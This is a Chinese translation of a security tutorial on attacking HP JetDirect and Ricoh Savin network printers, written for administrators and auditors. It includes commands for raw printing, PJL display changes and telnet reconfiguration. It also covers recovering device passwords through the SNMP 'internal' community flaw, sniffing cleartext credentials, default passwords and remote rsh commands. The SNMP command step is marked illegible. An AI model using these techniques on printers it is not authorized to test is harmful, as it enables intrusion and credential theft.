

# 攻击网络打印机



作者: Adrian Crenshaw

译者: riusksk (泉哥: <http://riusksk.blogbus.com>)

你说如果入侵打印机需要何种墨水呢, Irongeek (译注: 作者的网站) 吗? 好的, 本文这里将向您讲述如何通过打印机以鲜为人知的方式来渗透网络。以前, 除了垃圾箱中的复印件所带来的安全威胁外, 并不会会有其它太多的安全隐患。但现在的打印机却可通过网络与嵌入式操作系统、存储和 IP 协议栈相关联, 已经不再像以前一样单一了。本文将就网络打印机泄漏用户、机主和网络的相关信息的话题展开讨论。

由于本文中关于攻击的内容多于防御, 因此看起来有点像黑帽子。但是我觉得这些信息对于系统管理员和审计者来说更为有用, 可以帮助他们在面对网络打印机时更清楚地知道该关注哪一方面的信息。关于如何锁住网络打印机, 你可以访问厂商的官方网站以获取更多的建议。关于惠普网络打印机的一份指南在本文的底部已经附上下载连接, 如果不出意外, 本文将引领你在正确的方向上进行思考。

本文测试的打印机主要是基于 Hewlett-Packard LaserJet 4100 MFP (Fax/Printer/Copier/Scanner), HP Jetdirect 170x 和 HP JetDirect 300X (J3263A), 但与此同时我也将讲述一些关于 Ricoh Savin 打印机的内容, 以便让你知道, 其实并不是只有惠普的网络打印机才存在安全问题的。本文最初来源于 Droop 的 Infonomicon TV 项目, 它如滚雪球一般, 没有具体的方向。但我继续坚持着, 并对其进行整理, 还有其他朋友给予的附加内容和建议, 才使得本文更为完善和更有价值。关于本文的最新版本可在以下链接找到:

<http://www.irongeek.com/i.php?page=security/networkprinterhacking>

## 概念

下面讲述几个本文中涉及到的缩写词。PCL 代表打印机控制语言 (Printer Control Language), 由惠普公司开发, 并被广泛使用的一种打印机协议。关于另一种页面描述语言, 应该提一提由 Adobe 设计的 PostScript (PS), 它可以将更为复杂的事情交由绘图仪/打印机处理。PJL (Printer Job Language, 打印机作业语言) 作为 PCL 的扩展, 用于指导打印机行为, 比如更改设备设置、传输文件等。另外, 也有三个主要的网络打印机协议是你应该注意的, 下面已经列出了关于各协议的相关信息:

Name	Meaning	Port
<a href="#">LPD</a>	Line Printer Daemon protocol	515/tcp
<a href="#">IPP</a> aka Berkeley printing system	Internet Printing Protocol	631/tcp
<a href="#">JetDirect</a> aka AppSocket aka Raw aka PDL-datastream		9100/tcp

因为我主要关注 JetDirects 打印机，所以讲述的是更多关于 AppSocket/PDL-datastream 的内容,但由于一些 JetDirects 打印机也可工作在 IPP 和 LPD 协议下，以及一些非惠普公司生产的网络打印机也使用 AppSocket 协议，因此你应该全面关注这三项协议。也有一些网络打印机使用 IPX, Appletalk 和 SMB 协议（例如 Savins）进行通讯。我并不打算讲述 IPX 和 Appletalk 协议，因为本人缺乏这方面的经验，如果有人看到此页并愿意提供这方面的相关信息，我将很感谢。至于 SMB，容后再叙。现在就让我们开始 playing with printers 吧！

## 诊断页（Diagnostics page）



图 1



图 2

图 1、2 是 JetDirect 170x 的外观，注意图 2 最右边标记着“test”的按钮。在大部分的 JetDirect box 上按下此按钮，将会打印出一张诊断页列表统计，以及 JetDirect box 的 IP 设置。如果你的打印机有内置 JetDirect card，则需要通过选择菜单才能打印出诊断页。当你一按下 test 按钮时，打印机就打印出一页或者两页关于主机名、MAC 地址、IP 地址、子网掩码、默认网关、固件修订和一些常见统计的信息。如果你想在 windows 或者 linux 平台上通过配套软件直接设置 IP 以打印文件，那么 IP/主机名将特别有用。如果你不能物理访问 JetDirect box，那么你依然可以通过查看 Ports 选项卡找到打印机的 IP 地址或主机名，就像访问在 windows 平台上设置的网络打印机一样。




图 3

如图 3 所示，JetDirect box 主机名为 npib1002c。有时你将在 port 选项卡上看到像 IP\_192.168.1.102

的名称，很显然，192.168.1.102 就是 JetDirect 的 IP 地址。你完全可以在 LAN 上互换使用主机名或 IP，如果主机名有一个合适的域名，那么你也可以通过互联网访问到它。如果你并不能访问到 JetDirect box，或者你的电脑不能与其连接，那么不要失望，在下一节中，我将讲述如何通过使用 Nmap 和 JetAdmin 找到 LAN/Internet 中的这些打印机。

## 低级的打印方式

本节之所以称为低级的打印方式，是因为这些行为根本没有什么技术含量，但这也说明了 RAW/AppSock 协议的简单性，该协议主要是在 JetDirect 和其它网络打印机上监听 9100/tcp 端口。你可以尝试一下，通过诊断页找出打印机的 IP 地址，然后访问以下地址：

**http://your-printers-ip:9100**

末尾的“: 9100”是告之浏览器连接端口 9100/tcp。当尝试建立连接时，你会注意到浏览器并不会跑去其它错误的地方，因为它是在端口 9100/tcp 上运行的，而非 WEB 服务。点击浏览器上的 stop 按钮可以中断连接，然后去注意一下打印机，你会发现，基于不同的浏览器，你可以看到如下的传输数据：

### Firefox

```
GET / HTTP/1.1
Host: tux:9100
User-Agent: Mozilla/5.0 (Windows; U; Windows NT
5.1; en-US; rv:1.8.0.1) Gecko/20060111
Firefox/1.5.0.1
Accept:
text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;
q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

### Internet Explorer

```
GET / HTTP/1.1
Accept: image/gif, image/x-bitmap,
image/jpeg, image/pjpeg,
application/x-shockwave-flash,
application/vnd.ms-excel,
application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322; .NET CLR 2.0.50727)
Host: test:9100
Connection: Keep-Alive
```

如上所示，打印机通过端口 9100/tcp 读取打印工作。上面的两份请求均是针对服务器根文件的 HTTP get 请求。但是打印机并不知道这些，它只是以文本形式打印出这些请求而已。另外，你也可以尝试 telnet 到端口 9100（假设打印机 IP 地址 192.168.1.2），输入以下命令：

```
Irongeek:~# telnet 192.168.1.2 9100
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
hello printer
^]
telnet> quit
Connection closed.
Irongeek:~#
```

如上所示，打印机回显“hello printer”，其中“^]”代表按下 Ctrl 键和 ] 括号。上述实例是以 \*nix 下操作完成的，与在 windows 平台下操作使用相同命令。注意，你可能无法看到上面红色标记的回显内容，除非你在本地打开 echo（在 windows 下是默认关闭的）。

比较令人意外的是，网络打印机将所有打印出来的数据都发送到 9100 端口。针对这种打印方式，我们随后再详细论述，这里讲一下可能你更感兴趣的内容——更改 LCD 显示。下面这些方法并不适用于所有的打印机，但如果是惠普打印机就一定可以。更改 LCD 显示可以使用 Telnet 远程登陆：

```
Irongeek:~#$ telnet 192.169.1.2 9100
@PJL RDYMSG DISPLAY="Some Text"
^]quit
Irongeek:~#$
```

或者 Netcat:

```
Irongeek:~#$ echo @PJL RDYMSG DISPLAY=\"Some Text\" | netcat -q
0 192.168.1.2 9100
Irongeek:~#$
```

## JetDirect 密码记录

在大多情况下，人们并不开启密码选项，但如果他们开启了，又会很快发现它们并不能以正常的逻辑方式来工作。如果你使用的是像如下款式的 JetDirect 的打印机：

680N (J6058A)

615N (J6057A)

610N (J4169A, J4167A)

380X (J6061A)

310X (J6038A, 250M (J6042A)

75X(J6035A)

或者是一台内置 JetDirect card 的 HP 打印机：

HP LaserJet 4100 series

HP LaserJet 8150 series

HP LaserJet 9000 series

HP Color LaserJet 4550 series

HP Color LaserJet 4600

HP Designjet 5000 series or HP Business Inkjet 2600

远程登陆和 WEB 登陆或软件 JetAdmin 所使用的设备密码是一致的。如果远程登陆打印机，则需要输入用户名和密码，而用户名“root”，“admin”，“administrator”和“supervisor”都是等价有效的。如果你使用的是一台如下旧款的 JetDirect：

600N (J3110A, J3111A, J3112A, J3113A)

400N (J4100A, J4105A, J4106A)

300X

500X

170X(J3296A, J4101B, J3263A, J3264A, 3265A, J4102B, J3258B)

那么就会让人觉得更加莫名其妙了。因为当 telnet 上述类型的打印机时，会被要求输入密码，但却无需用户名。如果你为 telnet 服务设置密码，这可能会导致与 web 登陆的密码不一致，反之亦然。也就是说在 JetDirect 上至少有两个不同的密码，其中一个用于远程登陆，一个用于 WEB 登陆或 JetAdmin 软件登陆。远程登陆密码被限制为 16 个字符，WEB/JetAdmin 登陆密码为 12 个字符。你只需要记住，Hijetter（稍后讨论）可能会报告不可用的密码，即使所有的密码都被设置了。但这也没有关系，因为我们还有其它方法可以绕过密码限制。

WEB 接口与 JetAdmin 都是使用 SNMP（Simple Network Management Protocol）协议来控制



JetDirect 的，但这要求你提供正确的密码才能登陆。如果使用第三方 SNMP 实用工具将完全无需密码，就可以连接并控制 JetDirect 打印机。可能你会认为通过改变默认的 SNMP 团体名称（community name）public/private 是个不错的方法，但即使更改了，你也依然无法嗅探到无线数据，除非在新款的 JetDirect 打印机中支持 SNMPv3 和 SSL/TLS。

如果你使用的是 Windows 2000 下的桌面软件 JetAdmin，那么一旦使用后，它就会自动将密码保存在注册表中。例如，如果 JetDirect 的 MAC 地址是 001083A2C913，那么 JetAdmin 将会把密码"password"保存在 `User\Software\Hewlett-Packard\HP JetAdmin\DeviceOptions\001083A2C913` 下的"Access"中，其键值为"50 00 41 00 53 00 53 00 57 00 4f 00 52 00 44,00,00,00"。这一串十六进制即为密码“password”中的各字母转换而成的，在每一字符之间还存在一个 NULL 字符，并用 null 填充。

暴力破解密码可能是一种方法，因为并不是所有的网络打印机都像上面一样记录密码的。由于你已经知道 telnet 是非加密的，因此也可以尝试嗅探密码。可以使用 Ethereal 来嗅探，在旧款的 JetDirect（实际上就是 Java applet）上的 WEB 接口，以及使用 SNMP 设置 JetDirect 的 JetAdmin 都是使用明文密码传输数据的，可通过在 dump 文件中搜索以“=108”开头的字符串即可找到密码。在一些新款的 JetDirect 中可能并非如此，它可能使用 SSL 加密连接了。

如果你在 JetDirect 上设置了一个密码,但却忘记它了,相信这时大多数人都会使用硬重置(hard reset)以恢复密码。只需先拔掉电源,再按下 test/status 按钮,过会再插回电源,这样所有被设置的密码就会被清除。

## 通过 SNMP 漏洞远程获取 JetDirect 密码

浏览 [SecurityFocus.com](https://www.securityfocus.com) 网站搜索 JetDirect exploit, 可以找到以下公告:

<http://www.securityfocus.com/bid/7001/exploit>

由于上述链接的内容讲述得不够详细，因此后面我将一步一步地向你展示如何利用此漏洞。一些 JetDirect 打印机的设备密码大多是以明文形式存储的，并可通过 SNMP 读取团体名称。有些可能修改了默认的 SNMP 团体名“public”，但依然可被嗅探到。由于在一些 JetDirect 上默认使用“internal”这个团体名，因此也可以试试“internal”。据报导，在一些 JetDirect 打印机上，即使更改了团体名，“internal”依然可用。通过使用 Net-SNMP 工具集 (<http://net-snmp.sourceforge.net/>) 可以很容易地获取到密码：

[illegible]

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
Irongeek:~#
```

上 面 的 十 六 进 制 字 符 串  
50=P,41=A,53=S,53=S,57=W,4F=0,52=R,44=D,3D==,31=1,30=0,38=8,3B=; , 即 字 符 串  
"PASSWORD=108;" , 其中密码为"PASSWORD", 如果更改为新密码 NEWPASSWORD, 那么生成  
的"50 41 53 53 57 4F 52 44 3D 31 30 38 3B" 即 为"NEWPASSWORD=108;". 在"=108;"之前即为密  
码, 对于 HEX 转换为 ASCII 的体力活可在以下网站进行转换:

<http://nickciske.com/tools/hex.php>

注意, 当我以小写字母的形式输入密码时, 它却是以大写字母的形式存储的, 说明这些密码是不  
区分大小写的。存在此漏洞的 JetDirect 款式有:

HP JetDirect J3263A

HP JetDirect J3113A

HP JetDirect J3111A

其它款式也存在漏洞, 可以测试一下。这里我用 Hewlett Packard HP JetDirect 300X (J3263A)进行  
测试, 并且安装了最新的可能修补此问题的固件 (firmware) (H.08.49), 但依然一直有很多未打补  
丁的 JetDirect 出现。一些打印服务器, 比如 HP J3258A JetDirect 170X 就没有使用可升级的固件,  
因此会被这些固件拖累。唯一的解决方法, 就是购买一台新的 JetDirect 打印机。

## 通过 telnet/web 浏览器控制 JetDirect 打印机

大多数的 JetDirect 可通过网络浏览器或 telnet 会话进行配置, 图 4 就是基于 WEB 配置工具的一张  
截图, 只需在你喜爱的并且支持 JAVA 的 WEB 浏览器中的地址栏里输入 JetDirect 的主机名或 IP  
地址即可。




图 4

下面是通过 telnet 连接 JetDirect 的例子，它显示了帮助选项，并重置了主机名：

```

Irongeek:~# telnet 192.168.1.2
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.

HP JetDirect

Please type "?" for HELP, or "/" for current settings
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)

```



syslog-svr: address in dotted notation (enter 0 for default)  
idle-timeout: seconds in integers  
set-cmnty-name: alpha-numeric string (32 chars max)  
host-name: alpha-numeric string (upper case only, 32 chars max)  
dhcp-config: 0 to disable, 1 to enable  
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)  
deleterawport: <TCP port num>  
listrawport: (No parameter required)

addstring: <name> <contents>  
contents - For non-printable characters use  
\\xx for two digit hex number  
deletestring: <name>  
liststring: (No parameter required)  
addq: <name> [prepend] [append] [processing]  
prepend - The prepend string name  
append - The append string name  
Use NULL for no string  
processing - RAW, TEXT, or AUTO  
deleteq: <name>  
listq: (No parameter required)  
defaultq: <name>

ipx/spx: 0 to disable, 1 to enable  
dlc/llc: 0 to disable, 1 to enable  
ethertalk: 0 to disable, 1 to enable  
banner: 0 to disable, 1 to enable

Type passwd to change the password.

Type "?" for HELP, "/" for current settings or "quit" to save-and-exit.  
Or type "exit" to exit without saving configuration parameter entries  
> /

===JetDirect Telnet Configuration===

Firmware Rev. : H.08.32  
MAC Address : 00:60:b0:6d:47:c6  
Config By : DHCP

IP Address : 192.168.1.2  
Subnet Mask : 255.255.255.0  
Default Gateway : 192.168.1.1

Syslog Server : Not Specified  
Idle Timeout : 90 Seconds  
Set Cmnty Name : Not Specified  
Host Name : NPI6D47C6

DHCP Config : Enabled  
Passwd : Disabled  
IPX/SPX : Enabled  
DLC/LLC : Enabled  
Ethertalk : Enabled  
Banner page : Enabled

> host-name:BUTTMONKEY  
> /

===JetDirect Telnet Configuration===

Firmware Rev. : H.08.32  
MAC Address : 00:60:b0:6d:47:c6  
Config By : DHCP

IP Address : 192.168.1.2  
Subnet Mask : 255.255.255.0  
Default Gateway : 192.168.1.1  
Syslog Server : Not Specified  
Idle Timeout : 90 Seconds  
Set Cmnty Name : Not Specified  
Host Name : BUTTMONKEY

DHCP Config : Enabled  
Passwd : Disabled  
IPX/SPX : Enabled  
DLC/LLC : Enabled  
Ethertalk : Enabled  
Banner page : Enabled

> quit

===JetDirect Parameters Configured===

IP Address : 192.168.1.2  
Subnet Mask : 255.255.255.0  
Default Gateway : 192.168.1.1  
Syslog Server : Not Specified  
Idle Timeout : 90 Seconds  
Set Cmnty Name : Not Specified  
Host Name : BUTTMONKEY

```
DHCP Config : Enabled
Passwd : Disabled
IPX/SPX : Enabled
DLC/LLC : Enabled
Ethernalk : Enabled
Banner page : Enabled
User Quitting
Connection closed by foreign host.
Irongeek:~#
```

通过 telnet 配置 JetDirect 的注意点：如果你想保存更改，必须使用“quit”命令结束会话。如果你直接中断 telnet 终端，那么你所更改的设置均将丢弃。

## RSH 命令和 Ricoh Savin Aficio 打印机

感谢 Msaviero 推荐关于 Ricoh Savin 打印机的相关资料：

<http://www.cs.up.ac.za/cs/mslaviero/archives/2005/04/28/ricoh-afficio-2035-security-or-lack-thereof/>

通常你可能想通过 telnet 登陆 Savin，但它可能存在密码保护（在一些 Savin 打印机中的默认密码为“password”），不过我们可以使用其它方法在打印机上执行命令。可以通过 Nmap 进行扫描，可能你已经注意到了 Ricoh Savin 开放着 514/tcp 端口。猜想一下？你可以尝试使用 RSH \*nix 实用工具在打印机上远程执行命令。首先，你需要确保你已经安装了 rsh 客户端。但是 RSH 常常被忽视，因为它是以非加密的形式的传输数据的，同时它还存在其它安全问题。如果你想在 Linux 上尝试 rsh，那么它可能会自动被替换为 SSH。如果你是在 Debian 平台上安装了 rsh-client (apt-get install rsh-client)，那么就可以尝试通过执行以下命令以获取更多关于 Savin 打印机信息：

Info 命令将列出打印机的当前配置和支持选项：

```
root@Irongeek:~# rsh 192.168.1.2 info
(Input Tray)
No. Name Page Size Status
-----
1 Tray 1 11 x 8 1/2" PaperEnd.
2 Tray 2 11 x 8 1/2" Normal.
3 LCT 11 x 8 1/2" Normal.
4 Bypass Tray 11 x 8 1/2" PaperEnd.

(Output Tray)
No. Name Status
-----
1 Internal Tray 1 Normal.
2 Finisher Upper Tray Normal.
3 Finisher Shift Tray Normal.

(Printer Language)
No. Name Version
-----
```

```
1 Automatic Language Switching 2.21.5.3
2 Customized PCL 2.21.5.3
3 RPCS 2c.9.5a
4 PCL 5e Emulation 1.01
5 PCL XL Emulation 1.01
6 Adobe PostScript 3 1.02
```

stat 命令显示系统相关统计数据:

```
root@Irongeek:~# rsh 192.168.1.2 stat
Printer status : Printing.(Ready.)
Online/Offline : Online.

Rank Owner Job Files Total Size
active anonymous 2491 (standard input) 126980 bytes
```

syslog 命令将回显版本、网络中的 wins server IP 地址、启动哪些守护进程以及其它信息:

```
root@Irongeek:~# rsh 192.168.1.2 syslog
#[ncsd(17)]06/02/24 07:16:18 RICOH Aficio 2045e 2.40 INFO:
#[ncsd(17)]06/02/24 07:16:18 Network Control Service 4.12 INFO:
#[ncsd(17)]06/02/24 07:16:18 Copyright (C) 1994-2002 RICOH CO.,LTD. INFO:
#[ncsd(17)]06/02/24 07:16:19 Ethernet started with IP: 192.168.1.2 INFO:
#[inetd(42)]06/02/24 07:16:19 inetd start. INFO:
#[snmpd(43)]06/02/24 07:16:19 Snmpd Start. INFO:
#[httpd(44)]06/02/24 07:16:19 httpd start. INFO:
#[ncsd(17)]06/02/24 07:16:19 Current Interface Speed : 100Mbps(full-duplex) INFO:
#[nbttd(45)]06/02/24 07:16:19 nbttd start. INFO:
#[nbttd(45)]06/02/24 07:16:19 Name registration success. WINS Server=192.168.30.100
NetBIOS Name=RNP82398B (Ethernet) INFO:
#[nbttd(45)]06/02/24 07:16:19 Name registration success. WINS Server=192.168.30.100
NetBIOS Name=IGPrinter (Ethernet) INFO:
#[nbttd(45)]06/02/24 07:16:19 Name registration success. WINS Server=192.168.30.100
NetBIOS Name=WORKGROUP (Ethernet) INFO:
#[multid(48)]06/02/24 07:16:21 multid start. INFO:
#[diprintd(51)]06/02/24 07:16:21 started. INFO:
#[lpd(52)]06/02/24 07:16:21 restarted INFO:
#[snmpd(43)]06/02/24 07:16:28 Snmp over ip is ready. INFO:
#[httpd(44)]06/02/24 07:16:28 ipp enable. INFO:
#[httpd(44)]06/02/24 07:16:28 nrs disable. INFO:
#[lpd(52)]06/03/06 22:19:28 bad request (71) from WARNING:
#[lpd(52)]06/03/06 22:19:28 Illegal service request ERR:
#[lpd(52)]06/03/06 22:19:28 Lost connection ERR:
#[rshd(2570)]06/03/06 22:19:33 192.168.19.56 can't connect second port: 65360 INFO:
#[rshd(2596)]06/03/06 22:50:32 (192.168.19.56) help: Command not supported. ERR:
```

prnlog 命令将显示最近打印文档的相关信息:

```
root@Irongeek:~# rsh 192.168.1.2 prnlog
```

```
ID User Page Result Time
```

```
-----  
2472 2 Finished 06/03/06 21:29  
2473 10 Finished 06/03/06 21:33  
2474 1 Finished 06/03/06 21:58  
2475 19 Finished 06/03/06 21:59  
2476 3 Finished 06/03/06 22:16  
2477 4 Finished 06/03/06 22:16  
2478 2 Finished 06/03/06 22:17  
2479 4 Finished 06/03/06 22:19  
2480 5 Finished 06/03/06 22:22  
2481 3 Finished 06/03/06 22:24  
2482 2 Finished 06/03/06 22:29  
2483 2 Finished 06/03/06 22:35  
2484 1 Finished 06/03/06 22:37  
2485 2 Finished 06/03/06 22:38  
2486 2 Finished 06/03/06 22:38  
2487 2 Finished 06/03/06 22:40  
2488 6 Finished 06/03/06 22:40  
2489 2 Finished 06/03/06 22:45  
2490 4 Finished 06/03/06 22:52  
2491 30 Finished 06/03/06 22:53
```

ps 命令列出当前所有进程:

```
root@Irongeek:~# rsh 192.168.1.2 ps
```

```
pid=2605 [rshd]  
pid= 57 [pcl]  
pid= 55 [rsp]  
pid= 52 [lpd]  
pid= 51 [diprintd]  
pid= 49 [centrod]  
pid= 48 [multid]  
pid= 47 [gps-web]  
pid= 46 [gps-pm]  
pid= 45 [nbtld]  
pid= 44 [httpd]  
pid= 43 [snmpd]  
pid= 42 [inetd]  
pid= 41 [mcsc]  
pid= 40 [meu]  
pid= 38 [plotter_sa]  
pid= 36 [shmlog]  
pid= 35 [copy]  
pid= 34 [gps]
```

```
pid= 33 [scan]
pid= 32 [nfa]
pid= 31 [wdb]
pid= 30 [pts]
pid= 29 [websys]
pid= 23 [nrs]
pid= 21 [dcs]
pid= 19 [ous]
pid= 18 [ucs]
pid= 17 [ncsd]
pid= 16 [ecs]
pid= 15 [mcs]
pid= 14 [fcuh]
pid= 13 [scs]
pid= 12 [imh]
pid= 3 [checker]
pid= 2 [pagedaemon]
pid= 1 [init]
pid= 0 [swapper]
```

**print** 命令将你想要输出的内容打印到一张纸上（这里使用“test”进行测试）：

```
root@Irongeek:~# rsh 192.168.1.2 print
test
root@Irongeek:~#
```

也可以尝试输入“rsh ip-address reboot”查看是否远程重启打印机（可用 syslog 检测是否正常运行了）。很多类似的信息可以通过 Savin 打印机上的 FTP 服务器下载文件获取，然后用文本编辑器打开读取，如图 5 所示：






图 5

## 通过 JetAdmin 控制并搜索 JetDirect 打印机

利用惠普公司开发的一款叫 JetAdmin 的工具控制 JetDirect。当前惠普公司只提供一款 Web 版本的软件，叫做 Web JetAdmin，在 Windows 和 Linux 平台下均可运行。不过你得先在 HP 上注册才能下载，但你也可以在下列镜像站点免注册下载：

<http://www.svrops.com/svrops/dwnldprog.htm>

我个人比较喜欢旧版的 window 2000 平台下的 HP JetAdmin (v3.42，支持 XP)，但它可能会失去新版本的一些新功能。你可以在下列网站下桌面版本（如图 6 所示）：

[http://www.helpdesk.umd.edu/os/windows\\_nt/printing/674/](http://www.helpdesk.umd.edu/os/windows_nt/printing/674/)

